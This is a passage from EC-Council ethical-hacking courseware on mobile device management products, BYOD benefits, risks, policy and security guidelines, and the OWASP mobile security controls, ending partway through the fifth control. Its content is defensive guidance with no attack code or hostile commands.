


Figure 17.66: Screenshot of IBM Mobile Device Management MaaS360

- **Citrix Endpoint Management**

  Source: *https://www.citrix.com*

  Citrix Endpoint Management provides a modern approach to manage various devices including desktops, laptops, smartphones, tablets, and IoT through a single platform. When deployed as part of Citrix Workspace, it allows users to access all their apps and files from a single, intuitive interface, providing a consistent and smooth experience across any device.

  With Citrix Endpoint Management, organizations can ensure that they have combined policies, procedures, and technologies to protect their corporate data regardless of where it is accessed or resides. Through mobile app and device management, Citrix Endpoint Management secures corporate data and mobilizes productivity, enabling device freedom for end users without the added stress on IT.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.67: Screenshot of Citrix XenMobile

Some additional MDM solutions are as follows:

- VMware AirWatch (*https://www.air-watch.com*)
- Sicap Device Management Centre (*https://www.sicap.com*)
- SOTI MobiControl (*https://www.soti.net*)
- Scalefusion MDM (*https://scalefusion.com*)
- ManageEngine Mobile Device Manager Plus (*https://www.manageengine.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Bring Your Own Device (BYOD)

- Bring your own device (BYOD) refers to a policy that allows an employee to bring their personal devices, such as laptops, smartphones, and tablets, to their workplace and use them to access the organization's resources by following the access privileges
- The BYOD policy allows employees to use the devices that they are comfortable with and best fits their preferences and work purposes

BYOD Benefits

1. Increased productivity
2. Employee satisfaction
3. Work flexibility
4. Lower costs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bring Your Own Device (BYOD)

BYOD refers to a policy that allows employees to bring their personal devices such as laptops, smartphones, and tablets to their workplace and use them for accessing the organization's resources as per their access privileges.

BYOD allows employees to use devices that they are comfortable with and which best fits their preferences and work purposes. With a "work anywhere, anytime" strategy, the challenge for the BYOD trend is to secure the company's data and meet compliance requirements.

BYOD Benefits

Adopting BYOD advantageous for the company as well as the employee. Some of the benefits of BYOD are discussed below:

- **Increased Productivity**: Employees become experts in using their personal devices and this increases their productivity. In addition, users tend to upgrade their personal devices with cutting-edge technologies so that the enterprise can benefit from the latest features (both software and hardware) of the device.
- **Employee Satisfaction**: By implementing BYOD, employees use devices of their own choice, which they invest in themselves without the company's involvement. Moreover, employees are more comfortable with their personal devices, as they contain both personal data and corporate data, thus eliminating the usage of multiple devices.
- **Work Flexibility**: By practicing BYOD, employees can carry a single device to satisfy their personal and professional needs. Work that is usually done in the office can be done from anywhere in the world, as employees are provided with access to the corporate data. BYOD users have more freedom, as their companies do not impose strict rules that they would have to follow when using company property. BYOD replaces the traditional

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

client-server model with a mobile and cloud-centric strategy, which can have far-reaching benefits.

- **Lower Costs:** A business that adopts BYOD does not have to spend on devices but saves money, as employees purchase their own devices. In addition, the cost of data services shifts to employees who can take better care of their own property (device).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BYOD Risks

01 Sharing confidential data on unsecured networks	06 Lost or stolen devices
02 Data leakage and endpoint security issues	07 Lack of awareness
03 Improperly disposing of devices	08 Ability to bypass organization's network policies
04 Support for many different devices	09 Infrastructure issues
05 Mixing personal and private data	10 Disgruntled employees

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

BYOD Risks

Employees connecting to the corporate network or accessing corporate data using their own mobile devices pose security risks to the organization. Some BYOD security risks are listed below:


- **Sharing confidential data on unsecured networks**: Employees might access corporate data via a public network. These connections may not be encrypted; sharing confidential data via an unsecured network may lead to data leakage.
- **Data leakage and endpoint security issues**: In this cloud-computing era, mobile devices are insecure endpoints with cloud connectivity. By synchronizing with organizational email or other apps, these mobile devices carry confidential information. If the device is lost, it could potentially expose all the corporate data.
- **Improperly disposing of devices**: An improperly disposed of device could contain a wealth of sensitive information, such as financial information, credit card details, contact numbers, and corporate data. Therefore, it is important to ensure that the device does not contain any data before it is disposed of or passed on to others.
- **Support for many different devices**: Organizations allow employees to access its resources from anywhere in the world, enhancing productivity and driving employee satisfaction. However, support for different devices and processes can increase costs. Employee-owned devices have limited security and come with a variety of platforms. This impedes the IT department's capability to manage and control all the devices in a company.
- **Mixing personal and private data**: Mixing personal and corporate data on mobile devices leads to serious security and privacy implications. Therefore, it is a good practice

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

to keep the corporate data separate from the employee's personal data; this helps an organization to apply specific security measures such as encryption to protect the critical corporate data stored on the mobile device. In addition, it becomes easy for the organization to remotely wipe the corporate data without affecting the employee's personal data when an employee leaves the organization.

- **Lost or stolen devices**: Due to their small size, mobile devices are often lost or stolen. When an employee loses his/her mobile device that is used for both personal and official purposes, the organization might face a security risk, as attackers can compromise the corporate data stored in the lost device.
- **Lack of awareness**: Organizations must educate their employees regarding BYOD security issues. Failing to do so might result in compromising the corporate data stored in mobile devices.
- **Ability to bypass organization's network policy rules**: According to their particular requirements, the policies imposed may differ between wired networks and wireless networks. BYOD devices connected to wireless networks have the ability to bypass the organization's network policy rules enforced only on wired LANs.
- **Infrastructure issues**: A BYOD program involves dealing with various platforms and technologies. Not all employees carry the same devices. Different devices, each running different OS and programs, come with their own security loopholes. Thus, it can be problematic for an IT department to set up and maintain infrastructure to support different devices' needs, such as managing data, security, backup, and compatibility among devices.
- **Disgruntled employees**: Disgruntled employees in an organization can misuse corporate data stored on their mobile devices. They may also leak sensitive information to competitors.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



BYOD Policy Implementation

It could be argued that an organization could reap significant benefits through BYOD policy implementation, ranging from higher user satisfaction to greater productivity due to working with advanced devices. However, the nature of new technology and processes could pose risks to an organization if they are not properly managed.

The five principles involved in BYOD policy implementation are discussed below. Using these principles, an organization can minimize risks associated with data security and privacy.

- **Define your requirements**

  Not all user requirements are alike. Thus, organize or group employees using mobile devices at work into segments considering job criticality, time sensitivity, value derived from mobility, data access, and systems access. It is best to define end user segments by the location/type of worker (e.g., employee working from home, full-time remote, day extender, part-time remote). Next, assign a technology portfolio for each segment, as per user needs.

  Perform a privacy impact assessment (PIA) at the very beginning of each BYOD project in the presence of all the relevant teams after assigning responsibilities and collecting the requirements. It provides an organized procedure to document facts, objectives, privacy risks, and risk mitigation approaches and decisions throughout the project life cycle. It should be a central activity performed by your mobile governance committee (end users from each segment/line of business and IT management).

- **Select the devices of your choice and build a technology portfolio**

  Decide how you want to manage your users and their data access. Apart from the MDM system that provides a minimum level of control, you may use other options such as

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

virtual desktops or on-device software to improve security and data privacy. In addition, ensure that your corporate environment supports WLAN device connectivity and management.

- **Develop policies**

  A delegation of company resources (not just IT) should develop the policies. It should include key participants such as HR, legal, security, and privacy.

  The key components of a general BYOD policy are as follows:

  - Information security concerns
  - Data protection concerns
  - Confidentiality and ownership issues
  - Information regarding any tracking/monitoring
  - Considerations regarding the termination of employment
  - Guidance regarding how to assess the security of Wi-Fi networks
  - Acceptable and unacceptable behavior

  Ensure that end users have a clear idea about the acceptable-use policy prior to entering a BYOD program. Finally, organizations must ensure that their BYOD policy is applicable against their employees and any third parties on their behalf, should the need arise, and follow through with its implementation.

- **Security**

  Mobile management technology is effective only when policies are established, implemented, and supported. It is essential for organizations to keep the mobile ecosystem adequately secure to make the BYOD programs work. This requires a thorough assessment of the operating environment and the development of a solution that provides for the following: asset and identity management, local storage controls, removable media controls, network access levels, network application controls, corporate versus personal app controls, web and messaging security, device health management, data loss prevention, and so on.

  Mainly consider assessing and documenting risks in the following aspects:

  - Information security (for data, application, and user segment)
  - Operations security (for protecting user information)
  - Transmission security (for secure data transmission)

- **Support**

  The inconsistent nature of BYOD users will increase the frequency of support calls. Organizations should establish the process and capabilities in the early stages to ensure success. Mobile committees should frequently reassess the support levels and ensure the productivity of their mobile employees.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

BYOD Security Guidelines

For Administrator

- Secure organization's data centers with multi-layered protection systems
- Educate your employees about the BYOD policy
- Make it clear who owns which apps and data
- Use encrypted channel for data transfer
- Make it clear which apps will be allowed or banned
- Control access based on need-to-know
- Do not allow jailbroken and rooted devices
- Apply session authentication and timeout policy on access gateways

For Employee

- Use encryption mechanism to store data
- Maintain a clear separation between business and personal data
- Register devices with a remote location and wipe facility if company policy permits
- Regularly update your device with latest OS and patches
- Use anti-virus and data loss prevention (DLP) solutions
- Set a strong passcode on the device and change it relatively often
- Set passwords for apps to restrict others from accessing them

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

BYOD Security Guidelines

- **For Administrator**

  With the increasing use of tablets, smartphones, and other devices at work, mobile security has emerged as a major concern. Listed below are security guidelines that an administrator should follow to secure the organization's network and data:

  - Secure the organization's data centers with multi-layered protection systems
  - Educate employees about the BYOD policy
  - Make it clear who owns what apps and data
  - Use encrypted channel for data transfer
  - Make it clear what apps will be allowed or banned
  - Control access based on a need-to-know basis
  - Do not allow jailbroken and rooted devices
  - Apply session authentication and timeout policy to access gateways
  - Impose company WLAN access when on site
  - Make users use complex passcodes and change them often
  - Ensure that the user's mobile device is registered and authenticated before allowing access to the organization's network
  - Consider multi-factor authentication methods to enhance security when remotely accessing the organization's information systems

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Make users agree to and sign the BYOD policy before they can access the organization's information system
- When an employee leaves the organization, state whether total device wipe or selective wipe of certain apps and data are required. In addition, ensure that the organization's data are maintained separately from the user's personal data.
- Implement strong algorithms to encrypt all the organization's data stored in the user's mobile device; use an encrypted channel for data transfer.
- In case the user's mobile device is lost or stolen, remotely reset or wipe the device passwords to prevent unauthorized access to the organization's sensitive data.
- Implement an SSL-based VPN, which provides secure remote access
- Ensure that users' devices are regularly updated with the latest OS and other software, which could avoid and sometimes even fix any security vulnerabilities.
- Do not provide offline access to the organization's sensitive information, which should be accessible only via the company's network.
- Enable a periodic re-authentication mechanism to ensure that a legitimate user is accessing the device.

▪ **For Employee**

Listed below are the guidelines that an employee should follow to secure sensitive personal or corporate information stored on a mobile device:

- Use encryption mechanisms to store data
- Maintain a clear separation between business and personal data
- Register devices with a remote locate and wipe facility if the company policy permits
- Regularly update one's device with latest OS and patches
- Use anti-virus and data loss prevention (DLP) solutions
- Set a strong passcode for the device and change it often
- Use strong algorithms to encrypt data
- Set passwords for apps to restrict others from accessing them
- Do not download files from untrusted sources
- Be cautious while browsing websites and opening links or attachments sent via email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Mobile Platform Attack Vectors
2. Hacking Android OS
3. Hacking iOS
4. Mobile Device Management
5. Mobile Security Guidelines and Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Security Guidelines and Tools

Like personal computers, mobile devices store sensitive data and may be susceptible to various threats. Therefore, it is best to secure them to prevent the compromise or loss of confidential data, to reduce the risk of various threats such as viruses and Trojans, and to mitigate other forms of abuse. To secure these devices, one should adopt strict measures and use security tools.

This section deals with various mobile security guidelines and mobile protection tools that help to secure mobile devices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Mobile Controls

1 Identify and protect sensitive data on the mobile device	6 Secure data integration with third-party services and applications
2 Handle password credentials securely on the device	7 Pay specific attention to the collection and storage of consent for the collection and use of the user's data
3 Ensure sensitive data are protected in transit	8 Implement controls to prevent unauthorized access to paid-for resources
4 Implement user authentication, authorization, and session management correctly	9 Ensure secure distribution /provisioning of mobile applications
5 Keep the backend APIs (services) and platform (server) secure	10 Carefully check any runtime interpretation of code for errors

https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Security Guidelines

OWASP Top 10 Mobile Controls

Source: *https://www.owasp.org*

1. **Identify and protect sensitive data on the mobile device**
   - In the design phase, classify the data storage according to the sensitivity and then apply the controls. Process, store, and use data based on its classification
   - Apply validation of the security of API calls to the sensitive data
   - Store the sensitive data on the server instead of the client-side device, as it supports secure network connectivity and other protection mechanisms
   - Use file encryption API provided by the OS or other trusted source when storing data in a device.
   - Use encryption to store sensitive data and store it in a tamper-proof area if possible
   - Restrict access to sensitive data based on contextual information, e.g., location
   - Always make sure to turn off the location, GPS tracking, or other sensitive information when not in use
   - Always be aware of the public shared storage as it is easily vulnerable to data leakage
   - Apply the principle of minimal disclosure and identify the type of data needed in the design phase

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use non-persistent identifiers wherever possible, which are not shared with other apps
- Applications should use remote wipe and kill switch APIs for removing sensitive information from the device in the event of theft or loss

2. **Handle password credentials securely on the device**
   - Use longer term authorization tokens instead of passwords as per the OAuth model and encrypt tokens in transit using SSL/TLS
   - Leverage the encryption and key-store mechanisms provided by the mobile OS to securely store passwords and authorization tokens
   - Ensure that capabilities such as secure element are used to store keys, credentials, and other sensitive data
   - Allow access to mobile users for changing the passwords on the device
   - Make sure to use measures that allow repeated patterns to curb smudge attacks
   - Make sure that no password or key is visible in the cache or logs
   - Do not store any passwords or secrets in the mobile application binaries, as they can be easily downloaded and reverse engineered
3. **Ensure sensitive data are protected in transit**
   - Enforce the use of an end-to-end secure channel such as SSL/TLS when sending sensitive information over the network
   - Use complex and well-known encryption algorithms such as AES with appropriate key lengths for enhanced security
   - Ensure the use of certificates signed by trusted CA providers and do not disable or ignore SSL chain validation
   - A secure connection should be established only after verifying the identity of the remote end point for reducing the risk of MITM attacks
   - Sending sensitive data using SMS or MMS from or to the mobile end points should be avoided
4. **Implement user authentication, authorization, and session management correctly**
   - The authentication mechanism strength must depend on the sensitivity of the data being processed by the application and its access to valuable resources
   - Ensure that session management is handled properly after the initial authentication using appropriate secure protocols
   - Use unpredictable session identifiers with high entropy and repeated application of SHA1 for combining random variables
   - Use contexts such as IP location for adding security to authentication

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Ensure the use of additional authentication factors for mobile applications that give access to sensitive data using voice, fingerprint, or other behavioral inputs
- Use authentication that depends on the end-user identity rather than the device identity

5. **Keep the backend APIs (services) and the platform (server) secure**
   - Perform detailed code checking for sensitive data that is transferred unintentionally between the mobile device, web-server backend, and other external interfaces
   - All the backend services for the mobile apps should be tested for vulnerabilities periodically using any static code analyzer tools and fuzzing tools
